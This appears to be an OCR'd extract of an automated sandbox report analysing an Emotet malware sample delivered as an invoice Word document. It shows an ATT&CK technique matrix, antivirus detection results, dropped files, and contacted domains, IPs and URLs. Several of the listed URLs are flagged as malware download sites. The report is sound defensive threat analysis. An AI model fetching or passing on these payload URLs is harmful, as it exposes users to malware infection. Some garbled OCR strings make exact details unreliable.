
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	E R C
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	S St
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Sc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Invoice 6682363.doc	52%	Virustotal		Browse
Invoice 6682363.doc	46%	Metadefender		Browse
Invoice 6682363.doc	26%	ReversingLabs	Document-Excel.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	100%	Joe Sandbox ML		
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	46%	Metadefender		Browse
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	82%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.380000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.240000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.170000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.360000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
ofert-al.com	4%	Virustotal		Browse
micronews.eu	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://micronews.eu/crankshaft-pulley-i5aio/Tlp/	13%	Virustotal		Browse
http://micronews.eu/crankshaft-pulley-i5aio/Tlp/	100%	Avira URL Cloud	malware	
http://190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/	0%	Avira URL Cloud	safe	
http://https://micronews.eu/2021/01/24/hello-world/#comment-1	0%	Avira URL Cloud	safe	
http://transal.eu/netgear-wifi-qzvv4/1j7XZ/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ofert-al.com	0%	Avira URL Cloud	safe	
http://https://micronews.eu/feed/	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js?ver=1.1	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://micronews.eu/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://micronews.eu/wp-includes/css/dist/block-library/theme.min.css?ver=5.6	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://relatedgrouptest.com/OurTime/culeTFa3v/	100%	Avira URL Cloud	malware	
http://https://micronews.eu/2021/01/24/hello-world/	0%	Avira URL Cloud	safe	
http://https://micronews.eu/wp-json/	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/assets/css/print.css?ver=1.1	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://micronews.eu/comments/feed/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/style.css?ver=1.1	0%	Avira URL Cloud	safe	
http://micronews.eu	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-includes/js/wp-embed.min.js?ver=5.6	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-includes/wlwmanifest.xml	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/polyfills.js?ver=1.1	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://www.schmuckfedern.info/reference/0HIBBg8/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://e-wdesign.eu/wood-stove-x7iww/R1SMs1v/	100%	Avira URL Cloud	malware	
http://micronews.eu/wp-includes/css/dist/block-library/style.min.css?ver=5.6	0%	Avira URL Cloud	safe	
http://ofert-al.com/wp-content/t9hVViBde/	100%	Avira URL Cloud	malware	
http://https://www.schmuckfedern.info/reference/0HIBBg8/P	100%	Avira URL Cloud	malware	
http://https://micronews.eu/xmlrpc.php?rsd	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ofert-al.com	93.119.104.27	true	true	• 4%, Virustotal, Browse	unknown
micronews.eu	93.119.104.27	true	true	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://micronews.eu/crankshaft-pulley-i5aio/Tlp/	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/	true	• Avira URL Cloud: safe	unknown
http://ofert-al.com/wp-content/t9hVViBde/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 0000000A.0000000 2.2138437202.0000000001D80000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2108466850.0000000001C00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.000 0000002030000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2117339120.000000000 1C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2127284890.000000000223000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2108466850.0000000001C00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.000 0000002030000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2117339120.000000000 1C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2127284890.000000000223000 0.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://micronews.eu/2021/01/24/hello-world/#comment-1	powershell.exe, 00000005.00000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://transal.eu/netgear-wifi-qzvv4/1j7XZ/	powershell.exe, 00000005.00000002.2102110583.0000000003ADA000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000002.2102208067.0000000003C0A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ofert-al.com	powershell.exe, 00000005.00000002.2102208067.0000000003C0A000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://api.w.org/	powershell.exe, 00000005.00000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false		high
http://https://micronews.eu/feed/	powershell.exe, 00000005.00000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2108646155.0000000001DE7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105788606.0000000002217000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117476075.0000000001E67000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127453028.0000000000241700.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2138586340.0000000001F67000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2108466850.0000000001C00000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.0000000002030000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117339120.0000000001C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127284890.0000000000223000.00000002.00000001.sdmp	false		high
http://https://micronews.eu/	powershell.exe, 00000005.00000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2108646155.0000000001DE7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105788606.0000000002217000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117476075.0000000001E67000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127453028.0000000000241700.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2138586340.0000000001F67000.00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000002.2102208067.0000000003C0A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://micronews.eu/wp-includes/css/dist/block-library/theme.min.css?ver=5.6	powershell.exe, 00000005.00000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2108646155.0000000001DE7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105788606.0000000002217000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117476075.0000000001E67000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127453028.0000000000241700.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2138586340.0000000001F67000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://relatedgrouptest.com/OurTime/culeTFa3v/	powershell.exe, 00000005.00000002.2102110583.0000000003ADA000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2094837855.00000000024B000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2118008797.0000000002790000.00000002.00000001.sdmp	false		high
http://https://micronews.eu/2021/01/24/hello-world/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wordpress.org/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false		high
http://https://micronews.eu/wp-json/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/assets/css/print.css?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://micronews.eu/comments/feed/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2102208067.0000000003C0A00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/style.css?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2108466850.0000000001C00000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.0000000002030000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117339120.0000000001C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127284890.0000000000223000.00000002.00000001.sdmp	false		high
http://micronews.eu	powershell.exe, 00000005.00000002.2102110583.0000000003ADA000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://micronews.eu/wp-includes/js/wp-embed.min.js?ver=5.6	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://micronews.eu/wp-includes/wlwmanifest.xml	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/polyfills.js?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
